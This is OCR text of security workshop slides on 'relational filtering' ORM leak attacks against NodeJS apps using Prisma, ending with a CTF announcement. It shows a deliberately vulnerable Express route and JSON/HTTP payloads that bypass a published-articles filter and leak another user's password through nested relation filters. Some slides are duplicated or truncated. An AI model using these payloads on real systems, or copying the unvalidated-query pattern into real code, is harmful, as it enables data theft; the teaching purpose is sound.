
More About ORM Leaks with Prisma

- With Prisma you can do more shenanigans by abusing **many-to-many relationships**.
  - I call this type of a attack as **relational filtering attacks**

- E.g
  - Bypass filter restrictions.
  - Dump other user’s data.

Prisma ORM Leak: Filter Bypass

- Now filters only **published** articles.
- But we want to leak an unpublished one



Relational mapping showing the m2m relationship between **Article** and a **Category**

```
app.post('/articles', async (req, res) => {
    const query = req.body.query;
    try {
        const posts = await prisma.article.findMany({
            where: {
                published: true,
                ...query
            }
        })
        res.json(posts);
    } catch (error) {
        res.json([]);
    }
});
```

The **published: true** would only return published articles.

Prisma ORM Leak: Filter Bypass


- Now filters only **published** articles.

We can filter by the **articles** of the **categories** that has been linked to a **published article**.

The **published: true** filter would not be present for the nested filter

```
app.post('/articles', async (req, res) => {
    const query = req.body.query;
    try {
    }
});
```

The **published: true** would only return published articles.



Relational mapping showing the m2m relationship between **Article** and a **Category**

Prisma ORM Leak: Filter Bypass

```
POST /articles HTTP/1.1
Host: 127.0.0.1:9999
User-Agent: curl/7.81.0
Accept: */*
Content-Type: application/json
Content-Length: 133
Connection: close

{
  "query":{
    "categories":{
      "some":{
        "articles":{
          "some":{
            "title":{
              "contains":"Post"
            },
            "published":false
          }
        }
      }
    }
  }
}
```

```
app.post('/articles', async (req, res) => {
    const query = req.body.query;
    try {
        const posts = await prisma.article.findMany({
            where: {
                published: true,
                ...query
            }
        })
        res.json(posts);
    } catch (error) {
        res.json([]);
    }
});
```


Code for reference

- Example **relational filtering chain**

Prisma ORM Leak: More Relational Filtering

- Continuing with our blog scenario we want to dump the password of a user that has not created an article.


- We could just then use the **Departments** relationship to try and filter other users.



Prisma ORM Leak: More Relational Filtering

```
{
  "query":{
    "createdBy":{
      "departments":{
        "some":{
          "employees":{
            "some":{
              "email":{
                "contains":"jeff"
              },
              "password":{
                "contains":"mah name is jef"
              }
            }
          }
        }
      }
    }
  }
}
```

- g scenario we want to dump the has not created an article.
- the **Departments** relationship to try



Other DB Querying Libraries

- This issue with validating input types for database operations is not only limited to **prisma**.

- Other examples off the top of my head:
  - Sequelize
    - Less likely since they switched to a Symbol syntax
  - Mongoose
    - These types of vulnerabilities are called **NoSQLi**
  - MikroORM
  - *(Also this issue extends beyond just NodeJS, just these DB querying issues are fairly prevalent in NodeJS apps).*

Conclusion

- There are lot of ways you can cause funky things in NodeJS web applications.

- Hopefully this raises awareness why you should always validate the types of user inputs.
  - You should never assume the type of an input in NodeJS applications.

Conclusion


- There are lot of ways you can cause funky things in NodeJS web applications.

- Hopefully this raises awareness why you should always validate the types of user inputs.
  - You should never assume the type of an input in NodeJS applications.

- *Questions?*

Have fun hacking some NodeJS web apps :)

CTF TIME!



- CTF website: https://objectctf.ghostccamm.com

- There are 4 challenges:
  - 2xEasy: Heavily based on the contents of this workshop
  - 1xMedium: A more realistic NodeJS web application
  - 1xHard: The medium challenge made slightly more **cooked**

- These slides to help you do the CTF
  - https://ghostccamm.com/slides/nodejs-objects